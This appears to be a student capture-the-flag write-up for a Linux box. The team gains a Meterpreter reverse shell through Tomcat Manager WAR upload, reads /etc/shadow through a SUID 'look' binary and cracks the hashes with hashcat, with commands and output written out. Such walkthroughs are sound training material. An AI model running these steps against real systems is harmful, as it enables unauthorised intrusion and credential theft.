The screenshot shows the Tomcat Web Application Manager interface. At the top, there's a header bar with tabs for 'Manager' (selected), 'List Applications', 'HTML Manager Help', 'Manager Help', and 'Server Status'. Below this is a navigation bar with links like 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The main content area has a title 'Tomcat Web Application Manager' and a message box containing 'Message: OK'. The 'Applications' section lists several applications with their paths, versions, display names, running status, session counts, and command buttons (Start, Stop, Reload, Undeploy, Expire sessions). The 'Deploy' section allows for deploying a directory or WAR file with fields for 'Context Path' and 'Version (for parallel deployment)'. The Apache logo is visible in the top right corner of the interface.

Our investigation of the application manager to find out what resources we have access to and what functionality we have gained led to the discovery that we have file upload functionality. Upon further research, we learned we could deploy WAR files through this webpage to gain a remote shell.

## Getting Remote Shell

We again looked to metasploit to automate the process. We initially attempted Entry #6. Despite these attempts, we could not get this particular exploit to work.

```
File Actions Edit View Help
;-----+---+
;-----+---+
;-----+---+
;-----+---+
;-----+---+
;-----+---+
Metasploit

[ metasploit v6.2.23-dev      ]
+--[ 2259 exploits - 1188 auxiliary - 402 post      ]
+--[ 951 payloads - 45 encoders - 11 nops      ]
+--[ 9 evasion      ]

Metasploit tip: You can upgrade a shell to a Meterpreter
sessions on many platforms using sessions -U
session_id
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search tomcat
Matching Modules

# Name
- -
0 auxiliary/dos/http/apache_commons_fileupload_dos
1 exploit/multi/http/struts_dev_mode
2 exploit/multi/http/struts2_s2iognl
3 exploit/multi/http/struts_code_exec_classloader
4 auxiliary/admin/http/tomcat_gosthost
5 exploit/windows/http/tomcat_cgi_cmdlineargs
6 exploit/multi/http/tomcat_mgr_deploy
7 exploit/multi/http/tomcat_mgr_upload
8 auxiliary/dos/http/apache_tomcat_transfer_encoding
9 auxiliary/exploit/http/atlassian_confluence_wm
10 exploit/multi/http/atlassian_confluence_wm_ognl_injection
11 exploit/windows/http/cain_xpost_sql_rce
12 exploit/multi/http/cisco_dcmm_upload_2019
13 exploit/linux/http/cisco_hypreflex_hx_data_platform_cmd_exec
14 exploit/linux/http/cisco_hypreflex_file_upload_rce
15 exploit/linux/http/cisco_taarchive_upload
16 exploit/linux/http/cisco_taarchive_infrce
17 post/multi/gather/tomcat_gather
18 auxiliary/dos/http/hashcollision_dos
19 auxiliary/admin/http/ibm_drm_download
20 exploit/linux/http/lucee_admin_improcess_file_write

Disclosure Date Rank Check Description
2014-02-06 normal Yes Apache Commons FileUpload and Apache Tomcat DoS
2012-01-06 excellent Yes Apache Struts 2 Developer Mode OGNL Execution
2011-06-22 normal Yes Apache Struts ClassLoader Manipulation Remote Code Execution
2014-03-06 manual No Apache Struts ClassLoader Manipulation Remote Code Execution
2020-02-20 normal Yes Apache Tomcat A2PS File Read
2019-04-10 excellent Yes Apache Tomcat CGIServer enableCommandLineArguments Vulnerability
2009-11-09 excellent Yes Apache Tomcat Manager Application Deployer Authenticated Code Execution
2009-11-09 excellent Yes Apache Tomcat Manager Authenticated Upload Code Execution
2010-07-09 normal No Apache Tomcat Transfer Encoding Information Disclosure and DoS
2010-07-09 normal No Apache Tomcat User Enumeration
2011-08-25 excellent Yes Atlassian Confluence Webwork OGNL Injection
2020-06-04 excellent Yes Cainy Xpost wayfinder_seqid SOLI to RCE
2019-06-26 excellent Yes Cisco Data Center Network Manager Unauthenticated Remote Code Execution
2021-05-05 excellent Yes Cisco HyperFlex HX Data Platform Command Execution
2021-05-05 excellent Yes Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
2010-05-15 excellent Yes Cisco Prime Infrastructure Health Monitor TaArchive Directory Traversal Vulnerability
2018-10-24 normal No Cisco Prime Infrastructure Unauthenticated Remote Code Execution
2011-12-28 normal No Hashable Collisions
2020-04-21 normal Yes IBM Data Risk Manager Arbitrary File Download
2021-01-15 excellent Yes Lucee Administrator imProcess.cfm Arbitrary File Write
```

We then attempted exploit #7, using the command “use exploit/multi/http/tomeat mgr upload.”

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > 
```

Figuring the attack was improperly configured we observed the options using the “show options” command.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):
Name      Current Setting  Required  Description
_____
HttpPassword          no        The password for the specified username
HttpUsername          no        The username to authenticate as
Proxies               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS                yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT                 80       yes       The target port (TCP)
SSL                   false     no        Negotiate SSL/TLS for outgoing connections
TARGETURI             /manager yes       The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST                no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
_____
LHOST    192.168.0.41    yes       The listen address (an interface may be specified)
LPORT    4444              yes       The listen port

Exploit target:

Id  Name
--  --
0   Java Universal

msf6 exploit(multi/http/tomcat_mgr_upload) > 
```

From the above list of options, our team decided we needed to set the HttpPassword, HttpUsername, RHOSTS, and RPORT with the correct information.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword melehifokivai
HttpPassword => melehifokivai
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.0.36
RHOSTS => 192.168.0.36
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
```

With this configuration, we attempted the attack again using the “exploit” command. As the below image depicts, we have succeeded in getting a remote shell.

### Remote Shell Gained

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.0.41:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying pBqZuRFtLQvjnFDlpps ...
[*] Executing pBqZuRFtLQvjnFDlpps ...
[*] Undeploying pBqZuRFtLQvjnFDlpps ...
[*] Sending stage (58829 bytes) to 192.168.0.36
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.0.41:4444 → 192.168.0.36:54970) at 2022-11-12 22:48:39 -0500

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > help

Core Commands
```

Using the “shell” command, we drop into a regular instance of bash and can run commands such as “whoami.”

```
meterpreter > shell
Process 2 created.
Channel 2 created.
whoami
tomcat
|
```

Next, using the “cat /etc/passwd” command, we found all accessible accounts on the system.

```
cat /etc/passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernooops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
sssd:x:126:131:sssd system user,,,:/var/lib/sssd:/usr/sbin/nologin
randy:x:1000:1000:randy,,,:/home/randy:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
tomcat:x:1001:1001::/home/tomcat:/bin/sh
sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
jaye:x:1002:1002::/home/jaye:/bin/sh
```

From this output, we derived that these accounts are active on the system root, randy, tomcat, and jaye.

## Privilege Escalation to Root

Now that we have access to the server, our goal is to elevate our privilege by accessing the root account.

While the group was focusing on enumerating the machine, one of our group members was able to use previously found credentials to log into the “jaye” account (password “melehifokivai”)

```
su: Authentication failure
su randy
Password: melehifokivai
su: Authentication failure
su jaye
Password: melehifokivai
whoami
jaye
```

## Enumeration with linPEAS

To enumerate the system we used [linPEAS](#) on the target system. To do this, we used wget to download a pre-compiled version of linPEAS using the command

“[wget https://github.com/carlospolop/PEASS-ng/releases/download/20221106/linpeas.sh](https://github.com/carlospolop/PEASS-ng/releases/download/20221106/linpeas.sh)”

```
wget https://github.com/carlospolop/PEASS-ng/releases/download/20221106/linpeas.sh
--2022-11-12 21:08:58-- https://github.com/carlospolop/PEASS-ng/releases/download/20221106/linpeas.sh
Resolving github.com (github.com)... 140.82.112.4
Connecting to github.com (github.com)|140.82.112.4|:443... connected.
HTTP request sent, awaiting response ... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/83dc20c0-bf3e-4554-a9e8-8ad52f73b624?X-Amz-Algorithm=AWS4-HMAC-SHA256X-Amz-Credential=AKIAIWNJYAX4CSVEH53AX2F20221113%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20221113T040844Z&X-Amz-Expires=300&X-Amz-Signature=6fb8dbaa9f1f4952a832f8325c99589e116f4eb3bc71e3a6ea99417f9c872d26X-Amz-SignedHeaders=host&actor_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2022-11-12 21:08:58-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/83dc20c0-bf3e-4554-a9e8-8ad52f73b624?X-Amz-Algorithm=AWS4-HMAC-SHA256X-Amz-Credential=AKIAIWNJYAX4CSVEH53AX2F20221113%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20221113T040844Z&X-Amz-Expires=300&X-Amz-Signature=6fb8dbaa9f1f4952a832f8325c99589e116f4eb3bc71e3a6ea99417f9c872d26X-Amz-SignedHeaders=host&actor_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 827827 (808K) [application/octet-stream]
Saving to: 'linpeas.sh'

OK ..... 6% 1.18M/s
50K ..... 12% 1.46M/s
100K ..... 18% 1.66M/s
150K ..... 24% 4.55M/s
200K ..... 30% 2.86M/s
250K ..... 37% 2.93M/s
300K ..... 43% 1.84M/s
350K ..... 49% 3.35M/s
400K ..... 55% 2.21M/s
450K ..... 61% 3.77M/s
500K ..... 68% 3.14M/s
550K ..... 74% 3.46M/s
600K ..... 80% 7.09M/s
650K ..... 86% 3.14M/s
700K ..... 92% 3.14M/s
750K ..... 98% 6.79M/s
800K ..... 100% 10.4M+0.3s

2022-11-12 21:08:59 (2.62 MB/s) - 'linpeas.sh' saved [827827/827827]
```

We then executed linPEAS via the “bash linpeas.sh” command.

```
bash linpeas.sh

  
Do you like PEASS?  
Get the latest version : https://github.com/sponsors/carlospolop  
Follow on Twitter : @carlospolopm  
Respect on HTB : SirBroccoli  
Thank you!  
linpeas-ng by carlospolop  
  
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.  
  
Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist  
LEGEND:  
RED/YELLOW: 95% a PE vector  
RED: You should take a look to it  
LightCyan: Users with console  
Blue: Users without console & mounted devs  
Green: Common things (users, groups, SUID/SIGID, mounts, .sh scripts, cronjobs)  
LightMagenta: Your username  
  
Starting linpeas. Caching Writable Folders ...  
  
Basic information  
  
OS: Linux version 5.11.0-34-generic (build@lgw01-amd64-001) (gcc (Ubuntu 9.3.0-17ubuntu1-20.04) 9.3.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #36-20.04.1-Ubuntu SMP Fri Aug 27 08:06:32 UTC 2021  
User & Groups: uid=1002(jaye) gid=1002(jaye) groups=1002(jaye)  
Hostname: corrosion  
Writable folder: /dev/shm  
[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)  
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (linpeas can discover hosts, scan ports, and forward ports. Learn more with -h)  
[+] /usr/bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
```

Taking note of the above legend, we looked through the following output for red text highlighted in orange: such entries classify a “95% a [Privilege Escalation] vector”. In the linPEAS output below, we can see that it suggests that the machine is vulnerable to CVE-2021-4034 and CVE-2021-3560. We found a [script on Github that automates described in CVE-2022-3560](#), however, this solution did not work. We also attempted to use varying scripts to automate the attack described in CVE-2021-4034, such as the one at this [link](#). These attacks also could not be initiated because the user can not access “make” or “gcc.”

```
Sudo version  
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version  
Sudo version 1.8.31  
  
CVEs Check  
Vulnerable to CVE-2021-4034  
Vulnerable to CVE-2021-3560  
  
Potentially Vulnerable to CVE-2022-0847  
Potentially Vulnerable to CVE-2022-2588  
  
USBCreator  
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/d-bus-enumeration-and-command-injection-privilege-escalation  
  
PATH  
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses  
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin  
New path exported: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr/local/games:/snap/bin
```

With these two attacks failing, we looked back into linPEAS for other easy solutions. Later in the output generated by linPEAS, we found an executable at the location “/home/jaye/files/look” with the SUID and GID bits set.

```
-rwsr-xr-x 1 root root 55K Feb 7 2022 /snap/core20/1623/usr/bin/mount → Apple_Mac OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 44K Mar 14 2022 /snap/core20/1623/usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-x 1 root root 67K Mar 14 2022 /snap/core20/1623/usr/bin/paswd → Apple_Mac OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 67K Feb 7 2022 /snap/core20/1623/usr/bin/su
-rwsr-xr-x 1 root root 163K Jan 19 2021 /snap/core20/1623/usr/bin/sudo → check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 39K Feb 7 2022 /snap/core20/1623/usr/bin/umount → BSD/Linux(08-1996)
-rwsr-xr-x 1 root systemd-resolve 51K Apr 29 2022 /snap/core20/1623/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 463K Mar 30 2022 /snap/core20/1623/usr/lib/openssl/ssh-keysign
-rwsr-xr-x 1 root root 121K Sep 29 04:26 /snap/snapd/17336/usr/lib/snapd/snap-confine → Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
--s--s--x 1 root root Sep 17 2021 /home/jaye/files/look
-rwsr-xr-x 1 root root 163K Jan 19 2021 /usr/bin/sudo → check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 55K Jul 21 2022 /usr/bin/mount → Apple_Mac OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 67K Jul 21 2022 /usr/bin/su
-rwsr-xr-x 1 root root 67K Jul 14 2022 /usr/bin/paswd → Apple_Mac OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 52K Jul 14 2022 /usr/bin/chsh
-rwsr-xr-x 1 root root 39K Jul 21 2020 /usr/bin/umount → BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 84K Jul 14 2021 /usr/bin/chfn → SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Jul 14 2021 /usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-x 1 root root 39K Mar 7 2020 /usr/bin/fusermount
```

Running this executable, we are met with the following output.

```
./look
usage: look [-bdf] [-t char] string [file ...]
```

The usage indicates that this is the standard “look” utility. Checking resources such as the [GTFOBins entry for look](#) tells us we can use it for privileged reads when the SUID bit is set.

## Reading the /etc/shadow file

Intending to gain access to the root account, our team realized that ./look performed on the “/etc/shadow” file could provide us with the root password.

```
./look '' /etc/shadow
root:$6$frHvHN05Dw$yxt0$.3upyGTbu9RjpoCkHfW.1F9mq5dxJwcqeZl0KnwEr0Vxxi7Tld2lAeYeIio/9BFPJUcyaBelgVHlyK.50R57.:18888:0:99999:7:::
daemon:*:18858:0:99999:7:::
bin:*:18858:0:99999:7:::
sys:*:18858:0:99999:7:::
sync:+:18858:0:99999:7:::
games:+:18858:0:99999:7:::
man:+:18858:0:99999:7:::
lp:+:18858:0:99999:7:::
mail:+:18858:0:99999:7:::
news:+:18858:0:99999:7:::
uucp:+:18858:0:99999:7:::
proxy:+:18858:0:99999:7:::
backup:+:18858:0:99999:7:::
tel:+:18858:0:99999:7:::
irc:+:18858:0:99999:7:::
gnats:+:18858:0:99999:7:::
nobody:+:18858:0:99999:7:::
systemd-network:+:18858:0:99999:7:::
systemd-resolve:+:18858:0:99999:7:::
systemd-timesync:+:18858:0:99999:7:::
messageman:+:18858:0:99999:7:::
syslogd:+:18858:0:99999:7:::
apt:+:18858:0:99999:7:::
tss:+:18858:0:99999:7:::
uidadd:+:18858:0:99999:7:::
tcpdump:+:18858:0:99999:7:::
avahi-autopid:+:18858:0:99999:7:::
usbmuxd:+:18858:0:99999:7:::
rtkit:+:18858:0:99999:7:::
dnsmasq:+:18858:0:99999:7:::
cups-pk-helper:+:18858:0:99999:7:::
speech-dispatcher:+:18858:0:99999:7:::
avahi:+:18858:0:99999:7:::
kerneloops:+:18858:0:99999:7:::
saned:+:18858:0:99999:7:::
nm-openvpn:+:18858:0:99999:7:::
hplip:+:18858:0:99999:7:::
ahmnetd:+:18858:0:99999:7:::
colorltd:+:18858:0:99999:7:::
geoclue:+:18858:0:99999:7:::
pulse:+:18858:0:99999:7:::
gnome-initial-setup:+:18858:0:99999:7:::
gdm:+:18858:0:99999:7:::
sshd:+:18858:0:99999:7:::
randy:$6$bQ8rY/73PoUA1fx1/aKxdkuhShF8D78K50Bz4eInDwklwQgmpakv/gsuzTodngJB340R1wXQ8qWhY2cyMwi.61HJ36qXgvFHJGY/:18888:0:99999:7:::
systemd-coresdump:!!:18886::::::
tomcat:$6$XD2Bs.tL01.50T2bS.uXUR3ysfujHGaz1YKj1l9XUOMHcKDPXYLTexSWbDwI09Ml4RC0ZPfIeabbyZvBfmgv3Mpds.8znPfBNc1:18888:0:99999:7:::
sshd:+:18887:0:99999:7:::
jaye:$6$ChqrqtduU/B1J3g$YjeAWKM.usyi/JxpfwYAgbW/szqkiikerC4/JJNMPUYKaqBnCeUh4WL/fb4vrzXOlVKVu6d0450QZB0:18887:0:99999:7:::
```

The results provide a username and hashed password combinations for the following accounts:

- root:\$6\$fHvHhNo5DWsYxgt0\$.3upyGTbu9RjpoCkHfW.1F9mq5dxjwcqeZl0KnwEr0v  
XXzi7Tld2lAeYelio/9BFPjUCyaBeLgVH1yK.5OR57.:18888:0:99999:7:::

- randy:\$6\$bQ8rY/73PoUA4lFX\$i/aKxdkuh5hF8D78k50BZ4eInDWklwQgmmpakv/gsuz  
TodngjB340R1wXQ8qWhY2cyMwi.61HJ36qXGvFHJGY/:18888:0:99999:7:::

- tomcat:\$6\$XD2Bs.tL01.5OT2b\$.uXUR3ysfujHGaz1YKj1l9XUOMhHcKDPXYLTexsW  
bDWqIO9ML40CQZPI04ebbYzVNBFmgv3Mpd3.8znPfrBNC1:18888:0:99999:7:::


- jaye:\$6\$Chqrqtd4U/B1J3gV\$YjeAWKM.usyi/JxpfwYA6ybW/szqkiI1kerC4/JJNMpDU  
YKavQbnZeUh4WL/fB/4vrzX0LvKVWu60dq4SOQZB0:18887:0:99999:7:::

## Cracking Root Credentials

Now that we have the hash values for all the passwords, including roots, we can use Hashcat again to attempt to crack it.

### Hashcat on System Users

After using hashcat these hashes and running it against rockyou.txt, we observe the following results (command “hashcat -O -m 1800 -a 0 hashes.txt rockyou.txt”).



```
Administrator: Command Prompt
https://hashcat.net/faq/wrongdriver


* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$6$bQ8rY/73PoUA4lFX$i/aKxdkuh5hF8D78k50BZ4eInDWklwQgmmpakv/gsuzTodngjB340R1wXQ8qihY2cyMwi.61HJ36qXGvFHJGY/:07051986randy

Session.....: hashcat
Status.....: Exhausted
Hash.Mode....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target...: hashes.txt
Time.Started...: Sun Nov 13 00:18:42 2022 (5 mins, 26 secs)
Time.Estimated...: Sun Nov 13 00:24:08 2022 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base....: File (rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 132.3 KH/s (0.32ms) @ Accel:8192 Loops:32 Thr:32 Vec:1
Recovered.....: 2/4 (50.00%) Digests, 2/4 (50.00%) Salts
Progress.....: 57377536/57377536 (100.00%)
Rejected.....: 977340/57377536 (1.70%)
Restore.Point...: 143444384/143444384 (100.00%)
Restore.Sub.#1...: Salt:3 Amplifier:0-1 Iteration:4992-5000
Candidate.Engine.: Device Generator
Candidates.#1...: $HEX[216d697463682166] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1...: Temp: 74c Fan: 61% Util: 75% Core:1859MHz Mem:7493MHz Bus:8

Started: Sun Nov 13 00:18:36 2022
```

We found passwords for both Randy and Jaye, though we already knew Jaye’s password. Our team decided to continue enumerating Jaye’s and Randy’s accounts since we did not get root. Randy’s newly discovered password is “07051986randy”.



```
su randy
Password: 07051986randy
whoami
randy
```

### Enumerating Randy's Account

After switching to randy's home directory, we noticed user.txt which contains the user flag for reaching this point. Note.txt contains some text from the system administrator, informing us we cannot add or remove files.

```
kali㉿kali: ~
File Actions Edit View Help
Templates
user.txt
Videos
cat user.txt
ca73a018ae6908a7d0ea5d1c269ba4b6

cd ~/
pwd
/home/randy
ls
Desktop
Documents
Downloads
Music
note.txt
Pictures
Public
randombase64.py
Templates
user.txt
Videos

cat user.txt
ca73a018ae6908a7d0ea5d1c269ba4b6

cat note.txt
Hey randy this is your system administrator, hope your having a great day! I just wanted to let you know
that I changed your permissions for your home directory. You won't be able to remove or add files for now.

I will change these permissions later on.

See you next Monday randy!
```

When re-attempting to download linPEAS, we observe an error. As we can see, we cannot write to the new in the home directory as the note suggested.

```
wget https://github.com/carlospolop/PEASS-ng/releases/download/20221106/linpeas.sh
--2022-11-13 00:37:56-- https://github.com/carlospolop/PEASS-ng/releases/download/20221106/linpeas.sh
Resolving github.com (github.com) ... 140.82.114.3
Connecting to github.com (github.com)|140.82.114.3|:443 ... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/83dc20c0-bf3e-4554-a9e8-8ad52f73b624?X-Amz-Algorithm=AWS4-HMAC-SHA256X-Amz-Credential=AKIAIWNJYAX4CSVEH53AX2F20221113%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20221113T073801Z&X-Amz-Expires=3000X-Amz-Signature=b165446705121e9b251b392a7910e8c6ed783f9ee2bd072ffab606a8ac4cc8X-Amz-SignedHeaders=host&actor_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2022-11-13 00:38:01-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/83dc20c0-bf3e-4554-a9e8-8ad52f73b624?X-Amz-Algorithm=AWS4-HMAC-SHA256X-Amz-Credential=AKIAIWNJYAX4CSVEH53AX2F20221113%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20221113T073801Z&X-Amz-Expires=3000X-Amz-Signature=8165446705121e9b251b392a7910e8c6ed783f9ee2bd072ffab606a8ac4cc8X-Amz-SignedHeaders=host&actor_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com) ... 185.199.108.133, 185.199.111.133, 185.199.110.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.108.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 827827 [application/octet-stream]
linpeas.sh: Permission denied
Cannot write to 'linpeas.sh' (Success).
```

However, the same steps were successful in the temp directory.

```
cd /tmp
echo "test" > file.sh
cat file.sh
test
```

Because we can create/edit files from this folder, we continued the downloading and executing linPEAS. As we can see the download and execution were successful.

```
wget https://github.com/carlospolop/PEASS-ng/releases/download/20221106/linpeas.sh
